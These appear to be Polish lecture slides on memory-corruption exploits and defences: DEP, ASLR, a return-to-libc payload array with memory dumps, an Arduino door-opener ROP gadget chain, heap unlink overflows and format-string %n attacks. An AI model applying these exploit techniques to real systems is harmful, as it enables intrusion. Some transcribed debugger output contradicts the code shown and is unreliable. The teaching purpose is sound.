
# Efekt wywołania funkcji z ochroną



# Wykorzystanie bitu NX, mechanizm DEP

- Wykorzystanie mechanizmów pamięci wirtualnej umożliwiających oznaczenie stron stosu (ogólnie danych), w taki sposób aby nie było możliwe wykonania kodu z tej strony
- Wykonanie instrukcji z tego segmentu powoduje zgłaszanie przerwania sprzętowego
- Różne nazwy tego mechanizmu zależą od wybranego systemu operacyjnego i procesora, przykładowo
  - NX – No-eXecute – ogólna nazwa mechanizmu w procesorze
  - XD – eXecute Disabled – procesory Intela
  - Enhanced Virus Protection , NX bit – AMD
  - XN – eXecute Never – ARM v6.0
  - DEP (ang. Data Execution Prevention) – mechanizm systemów rodziny Windows
- Za włączenie tego mechanizmu w kompilatorze Visual Studio odpowiada opcja Data Execution Prevention (DEP) (Configuration Properties \ Linker \ Advanced \ Data Execution Prevention (DEP) )

# Efekt działania - mechanizm DEP



# ASLR

- ang. Address Space Layout Randomization
- Jeśli w programie pewne sekcje programu (adres bazowy, stos) są zawsze umieszczane pod dobrze znanymi adresami – ułatwia to pisanie exploitów
- Mechanizm ASLR wymusza aby pewne istotne adresy były losowane
  - Adres bazowy programu
  - Adresy bazowe bibliotek
  - Adres bazowy stosu
  - Adres bazowy sterty

# ASLR

- Włączenie tego mechanizmu w kompilatorze Visual Studio umożliwia opcja Randomize Base Address ( Configuration Properties \ Linker \ Advanced \ Randomize Base Address )
- Problemy
  - Nie wszystkie systemy operacyjne wspierają ten mechanizm
  - Pewne starsze biblioteki nie zostały jeszcze dostarczone z wykorzystaniem tego mechanizmu
  - Błędy w implementacji mechanizmu losowania wartości, znacznie zmniejszające entropię i pozwalające na „odgadnięcie” pewnych adresów

# Ataki na mechanizmy obrony

- DEP
  - Ataki, nie wykonują kodu umieszczonego na stosie, ewentualnie na początku oznaczają stronę z załadowanym exploitem jako możliwą do wykonania
  - Przykładowe techniki – return to libc lub jej rozwinięcie - ROP
- ASLR
  - Próby odgadnięcia lub wcześniejszego poznania losowanych adresów (np. z wykorzystaniem ataków typu format string)

# Return to libc

- Omówione do tej pory ataki, umieszczają kod do wykonania na stosie oraz nadpisują adres powrotu aby umożliwić jego wykonanie
- W przypadku włączonego mechanizmu typu DEP, takie działanie jest wykrywane i skutkuje zabiciem procesu
- Korzystając z błędu typu przepełnienia bufora można dowolnie zmodyfikować stos oraz podmienić adres powrotu
- Zamiast skoku do kodu na stosie można ...



# Return to libc

- ... odpowiednio spreparować wartości na stosie aby odpowiadały prawidłowemu wywołaniu wybranej funkcji systemowej lub bibliotecznej
- W efekcie w momencie powrotu z podatnej funkcji, sterowanie zostanie przekazane do wybranej przez atakującego funkcji z podanymi przez niego parametrami
- Dodatkowo można tak zmanipulować stos aby połączyć kilka wywołań funkcji, po zakończeniu pierwszej sterowanie zostanie przekazane do kolejnej

# Funkcja vulnerable01 – exploit02 „return to libc”

- Do podatnej funkcji zostają podane następujące dane

```
char exploit02[]={65, 66, 67, 68, 69, 70, 71, 72,  
                  73,74, 75, 76, 77, 78, 79, 80,  
                  0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0,  
                  0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0,  
                  0x0, 0x0, 0x0 ,0x0,  
                  0xa6, 0x13, 0x41, 0x00,  
                  0xbc, 0xfe, 0x18, 0x00, '$'};
```

# Funkcja vulnerable01 – exploit02 „return to libc”

```
vulnerable01(data01);
00411379  push      416000h
0041137E  call      vulnerable01 (0411127h)
00411383  add       esp,4
    vulnerable01(exploit02);
00411386  push      416038h
0041138B  call      vulnerable01 (0411127h)
00411390  add       esp,4

    stack_test01(1,2,3);
00411393  push      3
00411395  push      2
00411397  push      1
00411399  call      stack_test01 (04110D7h)
0041139E  add       esp,0Ch
    stack_test02("Ala ma kota");
004113A1  push      414858h
004113A6  call      stack_test02 (041110Eh)
004113AB  add       esp,4
    vulnerable01(exploit01);
004113AE  push      41600Ch
004113B3  call      vulnerable01 (0411127h)
004113B8  add       esp,4
```

Memory 1					
0x0018FEAC	27	d7	67	63	'xgc
0x0018FEB0	20	00	00	00	...
0x0018FEB4	64	60	41	00	d`A.
0x0018FEB8	2c	00	00	00	,...
0x0018FEBc	41	42	43	44	ABCD
0x0018FEC0	45	46	47	48	EFGH
0x0018FEC4	49	4a	4b	4c	IJKL
0x0018FEC8	4d	4e	4f	50	MNOP
0x0018FECC	00	00	00	00	....
0x0018FED0	00	00	00	00	....
0x0018FED4	00	00	00	00	....
0x0018FED8	00	00	00	00	....
0x0018FEDC	00	00	00	00	....
0x0018FEE0	a6	13	41	00	.A.
0x0018FEE4	bc	fe	18	00	Lt..
0x0018FEE8	00	00	00	00	....
0x0018FEEc	00	00	00	00	....
0x0018FEF0	00	e0	fd	7f	.řý.
0x0018FEF4	60	41	5c	00	`A\.
0x0018FEF8	04	01	00	00	....
0x0018FEFc	98	88	5c	00	..\.
0x0018FEF0	36	00	00	00	6

# Funkcja vulnerable01 – exploit02, efekt działania

```
vulnerable01(data01);
00411379  push      416000h
0041137E  call     vulnerable01 (0411127h)
00411383  add      esp,4
vulnerable01(exploit02);
00411386  push      416038h
00411388  call     vulnerable01 (0411127h)
00411390  add      esp,4

stack_test01(1,2,3);
00411393  push      3
00411395  push      2
00411397  push      1
00411399  call     stack_test01 (04110D7h)
0041139E  add      esp,0Ch
stack_test02("Ala ma kota");
004113A1  push      414858h
004113A6  call     stack_test02 (041110Eh)
004113AB  add      esp,4
vulnerable01(exploit01);
004113AE  push      41600Ch
004113B3  call     vulnerable01 (0411127h)
004113B8  add      esp,4
```

Memory 1					
0x0018FEAC	27	d7	67	63	'xgc
0x0018FEB0	20	00	00	00	...
0x0018FEB4	64	60	41	00	d`A.
0x0018FEB8	2c	00	00	00	,...
0x0018FEBc	41	42	43	44	ABCD
0x0018FEC0	45	46	47	48	EFGH
0x0018FEC4	49	4a	4b	4c	IJKL
0x0018FEC8	4d	4e	4f	50	MNOP
0x0018FECC	00	00	00	00	....

E:\home\kcaba

```
Vulnerable01
Vulnerable01
Stack test02 ABCDEFGHIJKLMNOP_
```

# Return Oriented Programing

- Atak typu „return to libc” pozwala wywołać funkcje systemowe i biblioteczne, jedna nie można za jego pomocą wykonać innych instrukcji niż te przewidziane w funkcjach
- A jeśli by wykorzystać, specjalnie dobrane fragmenty kodu innych bibliotek, i skoczyć nie na początek ale pod koniec funkcji?
- Technika ta nazywa się ROP (ang. Return Oriented Programing)
- Jest aktualnie jedną z najszybciej rozwijających się technik i wykorzystywana była w większości ostatnio ujawnionych i wykorzystywanych ataków

# Return Oriented Programing

- Najpierw w przestrzeni adresowej atakowanego programu (sam atakowany proces lub załadowane przez niego biblioteki) trzeba znaleźć fragmenty kodu postaci
  - interesująca/interesujące instrukcje
  - instrukcja ret
- Takie fragmenty nazywane są gadżetami (ang. gadget) i cały exploit jest z nich zbudowany
- Po znalezieniu odpowiednich gadgetów i „napisaniu” programu ... trzeba odpowiednio spreparować stos

# ROP @ MyDoorOpener

- Celem ataku jest ustawienie sygnału HIGH na PIN-ie podpiętym do przekaźnika inicjującego otwarcie bramy
- W Arduino realizuje się to poprzez wywołanie funkcji digitalWrite
- Parametry do funkcji przekazywane są w rejestrach
  - r22 – wartość 0 (LOW), 1 (HIGH)
  - r24 – numer pinu

# ROP @ MyDoorOpener

- W ramach prowadzonych prac wraz G. Mazurem i M. Noskiem postanowiliśmy sprawdzić czy uda się dokonać takiego ataku jeśli po skompilowaniu program ma tylko 20 386 bajtów (bez bootloadera)




# ROP @ MyDoorOpener

Gadget 3:

```
pop    r26
pop    r25
pop    r24
pop    r19
pop    r18
pop    r0
out    0x3f, r0
pop    r0
pop    r1
reti
```

Stan interesujących  
rejestrów

r22 = ?  
r24 = ?  
r26 = 1  
r18 = 8



# ROP @ MyDoorOpener

Gadget 4:

```
movw    r22, r26
movw    r24, r30
ret
```

Stan interesujących  
rejestrów

r22 = 1  
r24 = ?  
r26 = 1  
r18 = 8

G3 Addr L
G3 Addr H
r26 value <b>1</b>
r25 value
r24 value
r19 value
r18 value <b>8</b>
r0 value
r0 value
r1 value
→ G4 Addr L
G4 Addr H
→ G5 Addr L
G5 Addr H
G6 Addr L
G6 Addr H
. . .

# ROP @ MyDoorOpener

Gadget 5:

```
mov    r24, r18
ret
```

Stan interesujących  
rejestrów

r22 = 1  
r24 = 8  
r26 = 1  
r18 = 8

G3 Addr L
G3 Addr H
r26 value <b>1</b>
r25 value
r24 value
r19 value
r18 value <b>8</b>
r0 value
r0 value
r1 value
G4 Addr L
G4 Addr H
G5 Addr L
G5 Addr H
G6 Addr L
G6 Addr H



. . .

# ROP @ MyDoorOpener

Gadget 6:

<digitalWrite>:

push r17

push r28

push r29

. . .

Stan interesujących  
rejestrów

r22 = 1

r24 = 8

r26 = 1

r18 = 8



G3 Addr L
G3 Addr H
r26 value <b>1</b>
r25 value
r24 value
r19 value
r18 value <b>8</b>
r0 value
r0 value
r1 value
G4 Addr L
G4 Addr H
G5 Addr L
G5 Addr H
G6 Addr L
G6 Addr H
. . .

# Sberta

- Sberta jest obszarem pamięci przydzielonej procesowi w którym można dokonywać dynamicznych alokacji pamięci, przykładowo za pomocą funkcji *malloc()*, *calloc()*, *HeapAlloc()*, itp.
- Pamięć dynamicznie zaalokowaną należy zwrócić systemowi, kiedy nie jest używana np. za pomocą funkcji *free()*
- Bloki pamięci przydzielone danemu procesowi są zarządzane za pomocą dynamicznych struktur danych, pomijając dodatkowe pola i mechanizmy służące zwiększeniu wydajności, można traktować je jako listy dwukierunkowe


# Sterta

```
int main(int argc, char* argv[])
{
    char *pc=(char*)malloc(32);
    char *pc2=(char*)malloc(32);
    int i;

    for(i=0;i<128;i++)
        *(pc+i)='A'+i%8;

    free(pc2);

    return 0;
}
```




# Sterta – nadpisanie innego bufora

```
int main(int argc, char* argv[])
{
    char *pc=(char*)malloc(32);
    char *pc2=(char*)malloc(32);
    int i;

    for(i=0;i<128;i++)
        *(pc+i)='A'+i%8;

    free(pc2);

    return 0;
}
```



The screenshot shows a debugger's Watch window with the title 'Watch 1'. It contains a table with three rows of variables: pc2, pc, and pc2. Each row shows the variable name, its memory address, its value (a string of 16 'A's), and its type (char \*). The first and third rows for pc2 have the same address (0x00598990), while the middle row for pc has a different address (0x00598930). All three rows show the same string value: "ABCDEFGHIJKLMNOPQRSTUVWXYZ".

Name	Value	Type
pc2	0x00598990 "ABCDEFGHIJKLMNOPQRSTUVWXYZ"	char *
pc	0x00598930 "ABCDEFGHIJKLMNOPQRSTUVWXYZ"	char *
pc2	0x00598990 "ABCDEFGHIJKLMNOPQRSTUVWXYZ"	char *

# Sterta – możliwe ataki


- Ataki za pomocą przepełnienia stery nie są tak oczywiste i wymagają dużo dokładniejszych analiz kodu, aczkolwiek są możliwe, przykłady
  - Nadpisanie wewnętrznych struktur sterty,
  - Nadpisanie pamięci zaalokowanej dla obiektów i nadpisanie wskaźnika funkcji wirtualnej obiektu



# Sterta – możliwe atak, przykład

- Korzystając z przepełnienia bufora wskazywanego przez pozycję nr 1, można nadpisać dane sterty dotyczące pozycji 2
- Odpowiednio dobrana zawartość pozwala na dowolne ustawienie wskaźników FLINK i BLINK
- Kod zwalniający pamięć może podczas operacji na liście wykorzystać instrukcje postaci:

Entry2 → BLINK → FLINK = Entry2 → FLINK  
Entry2 → FLINK → BLINK = Entry2 → BLINK



- Co przy odpowiedniej modyfikacji wskaźników FLINK i BLINK pozwala na nadpisanie dowolnego adresu dowolną wartością !!!

# Heap Spraying

- Największym problemem ataków na sterce jest „nieprzewidywalność” alokacji
- Jedną z metod rozwiązania tego problemu jest alokacja bardzo dużych obszarów pamięci, które w efekcie muszą być umieszczone pod łatwo przewidywalnymi adresami

# Obrona

- Edukacja programistów
- Dodanie dodatkowych warunków sprawdzających integralność struktur danych sterty
- Pośrednio DEP oraz ALSR
- Wykrywanie techniki HeapSpraying przez system operacyjny/dedykowane oprogramowanie HIDS

# Błędy związane z łańcuchami sterującymi (ang. Format string)

- Dość nowa metoda (opisana około '99, przykładowo nadpisanie stosu opisany w '72) ataku polegającego na manipulacji pamięcią niezgodnie z założeniami autora programu
- Wykorzystanie łańcuchów sterujących, przykładowo tych przekazywanych do funkcji *printf()*, np. „%s\n”

# Błędy związane z łańcuchami sterującymi (ang. Format string)

- Błędem mogącym być wykorzystanym podczas tego ataku jest wywołanie funkcji postaci

`printf(buffer)`, zamiast prawidłowego  
`printf(„%s”,buffer)`

- W pierwszym przypadku odpowiednio sformatowane dane mogą zostać potraktowane jako łańcuch sterujący i w przypadku pojawienia się znaków sterujących odpowiednie akcje zostaną wykonane

# Błędy związane z łańcuchami sterującymi (ang. Format string)

- Wykorzystanie rzadko używanego (i słabo znanego) przełącznika %n – zapisanie do odpowiedniej zmiennej dotychczas wypisanej liczby znaków, umożliwia nadpisanie odpowiednio spreparowaną wartością adresu znajdującego się na stosie
- Dodatkowo atak umożliwia odczytanie pewnych adresów i przekazanie ich atakującemu – możliwość zastosowania do ominięcia mechanizmu ASLR